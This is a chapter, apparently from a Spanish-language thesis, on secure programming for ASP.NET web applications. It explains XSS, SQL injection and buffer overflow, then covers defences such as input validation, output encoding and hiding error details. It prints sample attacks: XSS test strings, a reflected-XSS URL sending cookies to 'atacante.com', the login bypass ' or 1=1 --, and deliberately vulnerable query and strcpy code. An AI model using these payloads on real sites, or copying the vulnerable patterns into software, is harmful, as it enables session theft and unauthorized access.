1.6 ESTUDIO DE PRÁCTICAS DE PROGRAMACIÓN SEGURA

Las prácticas de programación segura son un conjunto de recomendaciones mínimas al momento de desarrollar software, debido a que muchos de los

problemas de seguridad de las aplicaciones, tanto las de escritorio como las Web, se deben a su codificación y estructura deficientes.

1.6.1 CÓDIGO FUNCIONAL VS CÓDIGO SEGURO

Antes de empezar a definir las implicaciones y problemas de los errores introducidos en el código de una aplicación es importante hacer un análisis de lo que significa tener un código funcional y un código seguro. El primero implica cumplir con una funcionalidad y hacer uso de todas las opciones que la programación que cualquier lenguaje ofrece, que no necesariamente son seguras por definición, es tanto así que por ejemplo, para la fecha del desarrollo de este proyecto, los desarrolladores de Microsoft tienen una lista de más de 100 funciones del lenguaje C que están prohibidas entre las que se encuentran strcpy, strncat y funciones de cifrado propias. Desarrollar una aplicación con código seguro implica entender las posibles vulnerabilidades que pueden introducirse con el uso de funciones no seguras y aplicar las mejores técnicas de programación precisamente para asegurar el funcionamiento de una aplicación a pesar de estar expuesta a un ataque. Ninguna aplicación puede considerarse completamente segura pero puede hacerse mucho más complicado el trabajo de un atacante si por ejemplo la aplicación desconfía de todos los datos ingresados por los usuarios y siempre son validados o si nunca se devuelven errores que den información al atacante acerca de la estructura o funcionamiento del software o de la base de datos.

Realizar aplicaciones de código seguro no solo implica reducir el riesgo de pérdida o robo de información sino que también reduce en gran medida el costo de mantenimiento del software para corregir vulnerabilidades no detectadas a tiempo, o que se dejaron pasar por permitir el funcionamiento de la aplicación sin mayores controles de calidad.

1.6.2 ANATOMÍA DE UN ATAQUE

Antes de resolver el problema de la seguridad hay que entender la estructura de un ataque y así implementar las mejores opciones tanto de configuración como de programación para enfrentarlas.

Comúnmente un atacante sigue el esquema básico definido de ataque como el mostrado en el Gráfico 1- 41.



Gráfico 1-41: Estructura básica de un ataque

1.6.2.1 Inspección y Evaluación

Un ataque comúnmente comienza con la inspección de las posibles vulnerabilidades de una aplicación ya sea en línea o de escritorio, buscando los puntos vulnerables y comúnmente olvidados por los desarrolladores o por los administradores de la red donde se instala la aplicación.

Esta parte puede constar de un escaneo de puertos abiertos, utilizados por la aplicación, fallas en la validación de datos ingresados por la aplicación e inclusive con la obtención de información transmitida sin ser protegida. Esta información se evalúa para modelar un ataque según el tipo de vulnerabilidad encontrada.

1.6.2.2 Ataque y penetración

Con la información obtenida del paso anterior se realiza el primer ataque contra la aplicación logrando entrar, generalmente con privilegio bajos iguales a los usuarios comunes de una aplicación.

1.6.2.3 Escala de privilegios

Cuando un atacante ha obtenido acceso a la aplicación y por ende al sistema busca elevar sus privilegios obteniendo credenciales de usuarios administradores para tener acceso a todos los recursos disponibles por medio de la aplicación.

1.6.2.4 Mantener el acceso

Con los privilegio de un administrador o al menos de un usuario avanzado el atacante busca mantener el acceso, incrustado código en la aplicación que le permita acceder nuevamente con los mismos privilegios sin tener que pasar nuevamente por los paso anteriores, esto se conoce como la implantación de puertas traseras.

1.6.2.5 Denegar el servicio

En algunos casos el interés del atacante no va hasta el punto de requerir volver a entrar en la aplicación sino que simplemente causa daños en el sistema de manera que el servicio que este provee se interrumpa, causando daños de pérdida de información en procesos, además de daños a la reputación de la entidad atacada.

1.6.3 AMENAZAS Y VULNERABILIDADES DE APLICACIONES WEB

Una vez analizado un esquema bastante básico de un ataque se puede entender cuales son los objetivos de un intruso en la aplicación. Luego de esto el presente proyecto toma como referentes a un conjunto de ataques que se consideran los más comunes en sitios Web y que son provocados principalmente por deficiencias en la codificación y en la estructura de la aplicación o en la configuración de los servidores.

Cabe aclarar que éstos no son los únicos ataques que puede sufrir un sitio Web, pero si reflejan los peligros a los que se somete a la aplicación cuando la causa de una vulnerabilidad, que conlleva a un ataque, es inherente a la forma en que fue programada.

1.6.3.1 Ataque de Secuencia de comandos entre sitios (XSS)

El ataque de secuencia de comandos entre sitios o Cross-Site Scripting en inglés es uno de los ataques más conocidos y aprovechados en las páginas Web vulnerables.

Esencialmente el ataque se da cuando una entrada de usuario, sea mediante un formulario o mediante la línea de dirección se ejecuta como código de la página.

La ejecución del código se puede hacer en el cliente o en el servidor y de eso depende el tipo de ataque XSS que se esté desarrollando. En la práctica este ataque es considerado de los menos graves, pero si se sabe aprovechar correctamente puede llegar a causar grandes dificultades.

Para determinar si una página es vulnerable a este tipo de ataque vasta con introducir código JavaScript en un cuadro de texto o donde se desee comprobar la vulnerabilidad y observar si se ejecuta, por ejemplo algunas de las instrucciones mostradas en el Espacio de Código 1-23

```
<script>alert('Campo vulnerable');</script>
><script>alert('Campo vulnerable');</script>
<h1>Campo de busqueda vulnerable</h1>
><h1>Campo de busqueda vulnerable</h1>
```

Espacio de código 1-23: Instrucciones para comprobar XSS en una página

Como puede observase se han incluido dos tipos de instrucciones, el primero que incluye un javaScript con el cual la página devuelve una pantalla con el mensaje que indicado en la instrucción. El segundo tipo de instrucción al igual que el primero se incrusta en la página y es procesado por ejemplo en una búsqueda devolviendo el texto buscado en un tamaño formato definido por la etiqueta incrustada **<h1>**, cualquiera sea el caso el campo es vulnerable a incrustar código que luego es procesado y devuelto al cliente. Como también se puede notar en las instrucciones se puede incluir el símbolo **>** antes de la instrucciones que se desea ejecutar, esto cuando el código se encuentra entre etiquetas que no permiten que se ejecute normalmente, así al introducir el símbolo de cierre de etiqueta se hace un *quiebre de etiqueta*.

Si bien este tipo de comprobaciones no atraen mayores dificultades este tipo de ataque se puede utilizar para realizar acciones que incluyen el robo de identidades en las cookies de un usuario entre otras. Existen tres tipos de vulnerabilidades XSS que son:

- Cross Site Scripting local.
- XSS reflejado o no persistente.
- XSS persistente.

1.6.3.1.1 Cross Site Scripting local

Este tipo de vulnerabilidad consiste en ejecutar código malicioso insertado en la barra de direcciones en forma local sin que sea enviada nunca al servidor donde se aloja la página vulnerable. Con este ataque se puede lograr que una victima ejecute acciones sobre su propia máquina y por supuesto con su propia identidad sobre alguna aplicación sin que lo sepa.

Tanto el XSS local como el reflejado necesitan de algo de ingeniería social para poder funcionar porque para su ejecución es la víctima quien debe ejecutar directamente el código sin que sepa que esta siendo atacado. En este tipo de ataque se puede, por ejemplo, enviar un correo electrónico a la víctima con un link malicioso con la dirección de la página vulnerable, en este link a más de la dirección se incluye código que al ejecutarse hace uso de las credenciales del usuario para ejecutar acciones sobre otros sitios, como puede verse en el Espacio de Código 1-24

```
http://vulnerable.com/index.html#name=<script>window.location='http://v
ictima.blog.com/comment.php?nick=admin&comment=Hacked_by_Atacante
```

Espacio de código 1-24: Ejemplo de XSS local[50]

El símbolo # indica que esta parte del código es un fragmento y por lo tanto no se envía al servidor, así aún cuando el servidor valide todas las entradas antes de ejecutarlas, el ataque es efectivo porque la entrada nunca se envía al servidor y solamente se ejecuta localmente.

[50] Tomado de [14]: XSS Analizado a fondo.

1.6.3.1.2 XSS reflejado o no persistente

A diferencia de la anterior vulnerabilidad en esta si se envían las peticiones al servidor para que se procesen y se inserten en el código de la página que es devuelta al usuario. De forma similar al anterior ataque es el usuario el que debe ser convencido de ejecutar un link que se le ha enviado.

Con este tipo de ataque se pueden conseguir directamente las cookies de autenticación de la víctima y así ejecutar acciones con la identidad del usuario sobre una aplicación Web. Como se muestra en el Espacio de Código 1-25

```
http://www.pan.senado.gob.mx/resultados.php?txttexto=<script>window.loc
ation='http://atacante.com/xss.php?cookie='+document.cookie</script>
```

Espacio de código 1-25: Ejemplo de XSS reflejado o no persistente

En este ejemplo se puede apreciar como el usuario es redireccionado a una página manipulada especialmente para que capture la cookie de la víctima y así poder acceder a la aplicación Web con sus privilegios.

1.6.3.1.3 XSS persistente

Es la más peligrosa de las vulnerabilidades pues en este caso la página almacena el código malicioso de tal forma que puede ser ejecutado por cualquier visitante. Entre los sitio que suelen presentar este tipo de falencia están los blogs, los libros de visitas y las aplicaciones que muestran directamente sobre la página código extraído de bases de datos compartidas. De esta forma se pueden obtener por ejemplo las identidades de todos lo miembros de una aplicación sin necesidad de hacer ingeniería social por cada uno de ellos.

1.6.3.2 Inyección de SQL

La inyección de SQL constituye una de las mayores y más peligrosas vulnerabilidades de una aplicación Web y de cualquier tipo. Cuando el atacante ha logrado determinar que una aplicación permite la inyección esta puede permitir desde consultar datos confidenciales, hasta tomar posesión completa de un servidor.

Esta vulnerabilidad al igual que XSS se debe a la falta de validación de las entradas de datos mediante formularios o mediante la barra de direcciones. Pero a diferencia de XSS, los valores ingresados no se inyectan en el código de la página que se ejecuta sino en una consulta SQL que es ejecutada, para el caso de este proyecto, por SQL Server, con los privilegios que cuente el usuario autenticado. La vulnerabilidad se vuelve aún más grave cuando los permisos del usuario son de administrador por cuanto el atacante puede realizar cualquier acción como administrador sobre la base datos y sobre el servidor.



Gráfico 1-42: Pantalla de autenticación vulnerable

Adelantándose un poco al objetivo del presente proyecto tomemos como ejemplo la página de inicio del sistema ASSV de Armiled CIA. LTDA. que se presenta en el Gráfico 1-42. Es una página común de autenticación donde se debe introducir un usuario y una contraseña para acceder al sistema. Al ingresar una cadena como la mostrada en el Espacio de Código 1-26, en el cuadro de usuario permite el ingreso al sistema de registro de movimiento de vehículos que se muestra en el Gráfico 1-43

```
‘ or 1=1 --
```

Espacio de código 1-26: Cadena a incrustar en ataque de inyección SQL

Gráfico 1-43: Página obtenida mediante inyección SQL

El ataque tiene éxito porque la consulta que permite el acceso a los usuario se realiza mediante una cadena similar a la indicada en el Espacio de Código 1-27, donde simplemente se incrusta el valor del cuadro de texto un una consulta SQL que es ejecutada directamente sobre el servidor que contiene la base de datos de los usuarios. Analizando el valor inyectado se puede determinar que el símbolo (‘) permite que se cierre la cadena de consulta original y agregar mas valores que en este caso son **or 1=1** que le dicen al interprete de SQL que devuelva cualquier valor de la tabla, los caracteres (**--**) en cambio hacen que cualquier instrucción restante de la cadena no se ejecute.

```
Cadena = “Select * from tblusuarios where nomUsuario = ” &
txtUsuario.text & “ and passUsuario = “ & txtPassword.text
```

Espacio de código 1-27: Cadena vulnerable a inyección SQL

1.6.3.3 Buffer overflow

El buffer overflow como se conoce a esta vulnerabilidad por su denominación en inglés es la sobrecarga de una variable con valores que son mayores a los definidos para esta. En una primera instancia este tipo de error causa la caída del sistema, provocando denegación de servicio (DoS), pero más que esto puede ser utilizada por un atacante para sobrescribir el buffer con código malicioso.

```
// Función vulnerable
void vulnerable(char *str)
{
char buffer[10];
strcpy(buffer, str); // Sobrescribe el buffer
}
int main()
{
// El buffer declarado es mayor al esperado
char large_buffer[] = "Esta cadena es mayor a 10 caracteres";
vulnerable(large_buffer);
```

Espacio de código 1-28: Código vulnerable a Buffer Overflow[51]

La causa de la vulnerabilidad al igual que en las anteriores se debe a la falta de validación del ingreso de valores de parte de los usuarios. Una función vulnerable a este tipo de ataque asigna directamente el valor ingresado a una variable cuya capacidad está previamente definida como se muestra en el Espacio de código 1-28.

1.6.4 PROGRAMACIÓN DE CÓDIGO SEGURO

Desarrollar las aplicaciones usando las mejores metodologías de programación, reduce el frente vulnerable ante a un atacante. La programación segura no es un método definitivo que impide que una aplicación sea atacada ni que pueda ser vulnerada pero si reduce significativamente las posibilidades de los atacantes,

[51] Tomado de [15]: Securing your Web Application

para accesos no autorizados, robar información privada o causar denegación de servicio.

Las principales prácticas recomendadas para realizar una programación segura en aplicaciones ASP .NET se detallan a continuación, sin que sean excluyentes de otras prácticas o de recomendaciones fuera del presente proyecto.

1.6.4.1 Validar la información

La mayor parte de las vulnerabilidades de aplicaciones Web, están dadas por la falta de una correcta validación de las entradas de los usuarios. Como premisa siempre se deben considerar los valores provenientes del cliente como valores nocivos para la aplicación sin importar si son de usuarios confiables o no. Cuando se habla de entradas de usuario no solamente se refiere a valores introducidos en campos de texto sino también a cadenas de conexión, direcciones URL, cookies, entre otros que pueden ser la posibilidad de un atacante de realizar XSS, inyecciones SQL y buffer overflow.

La validación de los datos introducidos en la aplicación se realiza tanto en el cliente como en el servidor. En el cliente permite que los usuarios tengan una mejor experiencia al introducir datos en el formato correcto con una guía de la misma aplicación que muestra mensajes de error cuando se introducen valores incorrectos. La validación en el servidor es en cambio necesaria para evitar ataques con peticiones especialmente manipuladas sin que hayan sido validadas previamente.

Las entradas pueden ser validadas manteniendo en el siguiente orden[52]:

- Restricción: Primero se deben restringir las entradas para que se cumplan con valores que si son válidos.
- Rechazo: Si las entradas contienen valores que no son válidos, estos se deben rechazar.

[52] Idea original [17]: Proteger ASP.NET de ataques de inyección.

- Saneamiento: Es posible que la aplicación permita el ingreso de ciertos tipos de etiquetas HTML en campos de texto enriquecido, en cuyo caso se deben permitir valores considerados seguros y eliminar aquellos considerados peligrosos como **<stript>**

1.6.4.1.1 Validación de solicitud de ASP.NET

La validación de solicitudes desde el cliente es una de las ventajas de ASP .NET que las realiza automáticamente en cada solicitud haciendo una comparación de todos los valores ingresados con una lista no modificable de valores considerados peligrosos. Este tipo de validación devuelve una excepción del tipo **HttpRequestValidationException** como se muestra en el Gráfico 1-44.

Gráfico 1-44: Excepción causada por Request Validation

"Se puede deshabilitar la validación de solicitudes en el archivo de configuración Web.config de la aplicación si se agrega un elemento **<pages>** con el valor **validateRequest = "false"** o en una página individual si se establece **ValidateRequest = "false"** en el elemento @ **Pages**.[53]"

1.6.4.1.2 Restricción de entradas

Para facilitar las tareas de validación de entradas el Framework 1.1 de .Net proporciona varias herramientas que ayudan a controlar los aspectos más

[53] Tomado de [17]: Proteger ASP.NET de ataques de inyección.

importantes para evitar una entrada peligrosa, entre los cuales están: longitud, tipo de dato, formato y campos necesarios. Los controles que se pueden utilizar para realizar esta validación se encuentran en la barra de herramientas que incluye Visual Studio 2003 como se muestra en el Gráfico 1-45 o se pueden incluir directamente en el código HTML de la página.



Gráfico 1-45: Controles de validación ASP .NET

Estos controles son:

- RequiredFieldValidator: Permite la validación de un campo como requerido de lo contrario no permite se realice el reenvío del formulario al servidor.
- CompareValidator: Compara el valor de dos campos o controles, devolviendo un mensaje configurable.
- RangeValidator: Permite definir el rango de valores entre los cuales debe estar un valor ingresado, generalmente numérico.
- CustomValidator: Permite definir entradas en un formato específico, por ejemplo números telefónicos o direcciones de correo electrónico.

- ValidationSummary: Permite visualizar un resumen de los resultados o mensajes configurados de los controles de validación que contenga la página. Así cuando se intenta enviar el formulario de vuelta al servidor este control presenta todos los errores de ingreso contenidos, como se muestra en el Gráfico 1-46.



Gráfico 1-46: Ejemplo del uso de controles de validación ASP .NET

En caso de realizar validaciones que no sean de campos del formulario se puede hacer uso de la clase **Regex**, del espacio de nombres System.Text.RegularExpressions. Con esta clase se pueden realizar comprobaciones de valores que no sean ingresados directamente sobre un formulario. Su implementación se realiza directamente sobre el código de la aplicación haciendo que sea mucho más flexible que las validaciones hechas directamente del lado del cliente.

```
Dim reg As Regex
reg = New Regex("^[a-zA-Z'.\s]{1,40}$")
  If (reg.IsMatch(txtNombre.Text)) Then
      'Ejecuta el código solo si el valor del cuadro de texto
      'está dentro de los parámetro definidos.
```

```
  End If
```

Espacio de código 1-29: Ejemplo del uso de la clase Regex para validación de datos.

El Espacio de código 1-29 muestra un ejemplo de la comprobación de un cuadro de texto en el cual se pueden ingresar solamente valores de letras de la *a-z* tanto en mayúsculas como en minúsculas, en una longitud máxima de 40 caracteres.

Otra forma de validar valores especialmente valores numéricos es haciendo conversión de la entrada a un tipo de datos del sistema, ésto se denomina utilización de datos *fuertemente tipados*, por ejemplo se puede utilizar la conversión mostrada en el Espacio de código 1-30 para convertir un valor ingresado mediante un cuadro de texto que debe ser un entero, si la conversión falla se lanza una excepción que evita que el usuario ingrese un valor que el sistema no pueda reconocer como entero, lo mismo se puede hacer con valores de tipo flotante o fechas entre otros.

```
Try
   Dim variableEntera As Integer
   variableEntera = Convert.ToInt32(txtNombre.Text)
Catch ex As FormatException
   'Excepción que controla si el tipo de dato es correcto
End Try
```

Espacio de código 1-30: Ejemplo de validación de datos fuertemente tipados.

1.6.4.2 Evitar secuencias de comandos entre sitios

El Framework de .Net proporciona una validación de entradas como ya se había analizado anteriormente, pero a más de esta medida básica se establecen varios mecanismos más para evitar los ataques de XSS.

1.6.4.2.1 Codificación de resultados

La codificación de resultados que provienen de información ingresada por el usuario o desde bases de datos compartidas cuyos registros no son considerados

seguros, es una de las técnicas para evitar que código malicioso se ejecute del lado del cliente.

La codificación se hace mediante la utilidad, **HtmlEncode** que convierte caracteres potencialmente peligrosos en código Html inofensivo. Para implementar esta utilidad se lo puede realizar como se muestra en el ejemplo del Espacio de código 1-31, donde se implementa un método que toma un valor desde un cuadro de texto y lo refleja sobre la salida, construyendo dinámicamente una etiqueta Html que le da el valor ingresado por el usuario al texto resultante. Como se había analizado anteriormente esto hace que la página sea vulnerable a un ataque de XSS, pero en este caso el texto ingresado es convertido en código Html, que ya no se ejecuta como Script y pasa a ser inofensivo.

```
protected void Button1_Click(object sender, EventArgs e)
    {
      Literal1.Text = @"<span style="color:"
        + Server.HtmlEncode(TextBox1.Text)
        + @">Color example</span>";
    }
```

Espacio de código 1-31: Ejemplo de codificación de Resultados Html

1.6.4.2.2 Codificación correcta de caracteres

La codificación UTF-8 presenta una vulnerabilidad que permite enviar secuencias de bytes manipuladas reconocidas como secuencias de escape y así evitar los filtros de validación de entradas maliciosas. Para evitar esto se puede utilizar una codificación.

“ASP.NET permite especificar el conjunto de caracteres en el nivel de página o de aplicación mediante el elemento <globalization> del archivo Web.config. En los siguientes códigos de ejemplo se muestran los dos enfoques y se utiliza la codificación de caracteres ISO-8859-1, que es la predeterminada en las primeras versiones de HTML y HTTP.”[54]

[54] Tomado de [18]: Evitar secuencias de comandos entre sitios

```
<meta http-equiv="Content Type"
      content="text/html; charset=ISO-8859-1" />

OR
<% @ Page ResponseEncoding="iso-8859-1" %>
```

Espacio de código 1-32: Establecimiento de conjunto de caracteres en una página.

```
<configuration>
   <system.web>
      <globalization
         requestEncoding="iso-8859-1"
         responseEncoding="iso-8859-1"/>
   </system.web>
</configuration>
```

Espacio de código 1-33: Establecimiento de conjunto de caracteres en la aplicación.

1.6.4.3 Evitar entregar información de errores

Uno de los errores más frecuentes que se encuentran en aplicaciones Web consiste en la devolución de mensajes de error, que dan información útil para un atacante. Las páginas aplicaciones ASP .NET devuelven por defecto una página que contiene información de los errores que se presentaron durante la ejecución de la aplicación si ésta se logra corromper.

Gráfico 1-47: Página de error ASP .NET con información

El Gráfico 1-47 muestra una aplicación que devuelve información indicando el lugar donde se provocó el fallo de la aplicación y el motivo, esta opción resulta de utilidad mientras la aplicación está en desarrollo pero si no se configura

adecuadamente hace el trabajo de un intruso más sencillo al entregar información de la funcionalidad del código.

En el caso específico del ejemplo descrito la información devuelta por la aplicación permite conocer que la página es vulnerable a un ataque de inyección de SQL.

Para configurar correctamente la aplicación se deben cambiar los parámetros de error de la aplicación en el archivo Web.config como se muestra en el Espacio de código 1-34, de tal forma que se muestre una página de error definida para los usuarios externos con la menor información posible.

```
<configuration>
     <system.web>
         <customErrors defaultRedirect="paginaError.htm"
          mode="remoteonly" />
     </system.web>
</configuration>
```

Espacio de código 1-34: Configuración de una página de error personalizada

1.6.4.4 Manejo de Excepciones

El manejo de excepciones es una de las formas más eficientes de controlar los posibles errores que provoquen la caída del sistema y por ende la denegación de servicio.

Las excepciones permiten el manejo estructurado y no estructurado de todos lo posibles escenarios en los cuales se vea envuelta la aplicación. Basándose siempre en el principio de esperar lo inesperado la aplicación debe validar las entradas de los usuarios pero también estar preparada para ejecutar acciones en caso de que un valor inesperado pase los filtros de validación. A este nivel la aplicación no puede corregir los valores ingresados, solamente puede responder dependiendo del tipo de error que se haya encontrado.

En las aplicaciones .NET se reconocen tres tipos de errores, que son: sintácticos, en tiempo de ejecución y lógicos, siendo estos últimos los más difíciles de corregir

por que dependen de varios factores, incluyendo la información ingresada por el usuario.

Las excepciones se propagan en la pila de ejecución del programa, de tal forma que si se generan en una llamada a un método, y ésta no maneja una excepción, entonces se propaga hacia el llamador y continúa hasta llegar a la raíz de programa. Si no encuentra ningún manejo de la excepción se destruyen los objetos de la pila y el programa finaliza con un mensaje indicando la excepción no controlada.

Básicamente el *manejo estructurado de excepciones* funciona haciendo uso de bloques de código que se denominan **try** y **catch**, siendo el primero el código que se pretende controlar y el segundo el código que se ejecuta cuando se dispara una excepción en el primero como se muestra en el Espacio de código 1-35

```
Try
      AlgunObjetoNet.AlgunMetodoNet()
Catch ex As Exception
      ‘Código ejecutado cuando se genera una excepción
End Try
```

Espacio de código 1-35: Manejo de excepciones ASP .NET

En el caso específico del ejemplo se hace uso de una excepción genérica que atrapa cualquier tipo de excepción que se genere tanto en el bloque *try* como dentro del método llamado en el bloque. Este tipo de manejo es útil para evitar que se lance alguna excepción no controlada y que ésto provoque la caída del sistema, pero debe utilizase solamente como medida preventiva porque es más correcto hacer un manejo selectivo de cada tipo de posible excepción que se genere en tiempo de ejecución.

El manejo de excepciones ayuda a controlar los efectos de acciones inesperadas sobre el sistema, que constituyen potenciales riesgos de seguridad. Uno de los principales lo constituye el desbordamiento de buffer que puede permitir a un

atacante interrumpir el funcionamiento del programa o en el peor de los casos sobrescribir el buffer con código malicioso.

1.6.4.5 Utilizar funcionalidades integras de ASP .NET

ASP .NET tiene funcionalidades específicas para evitar problemas de seguridad que deben ser tomadas en cuenta en el momento de desarrollar una aplicación y así reducir el frente vulnerable.

1.6.4.5.1 ViewStateUserKey

Para evitar ataques del tipo *de un clic*, en ASP .NET existe una opción de utilizar ViewStateUserKey que es una propiedad que se agrega al estado de vista de cada solicitud de un usuario. Cuado una solicitud es enviada desde un usuario hacia el servidor, el estado de vista le indica al servidor el tipo de solicitud que se está realizando, pero éste no se comprueba contra la identidad del usuario y podría ser manipulado por un atacante para realizar una solicitud maliciosa haciendo uso de un estado de vista correcto y válido.

ViewStateUserKey permite agregar un valor personalizado por usuario al estado de vista de cada solicitud, así cuando una solicitud llega, se extrae este valor y se compara con ViewStateUserKey de la página y si no coinciden se dispara una excepción. Para poder implementar esta herramienta se puede configurar en cada página de la aplicación el código mostrado en el Espacio de código 1- 36

```
void Page_Init (object sender, EventArgs e) {
   ViewStateUserKey = Session.SessionID;
}
```

Espacio de código 1-36: Implementación de ViewStateUserKey

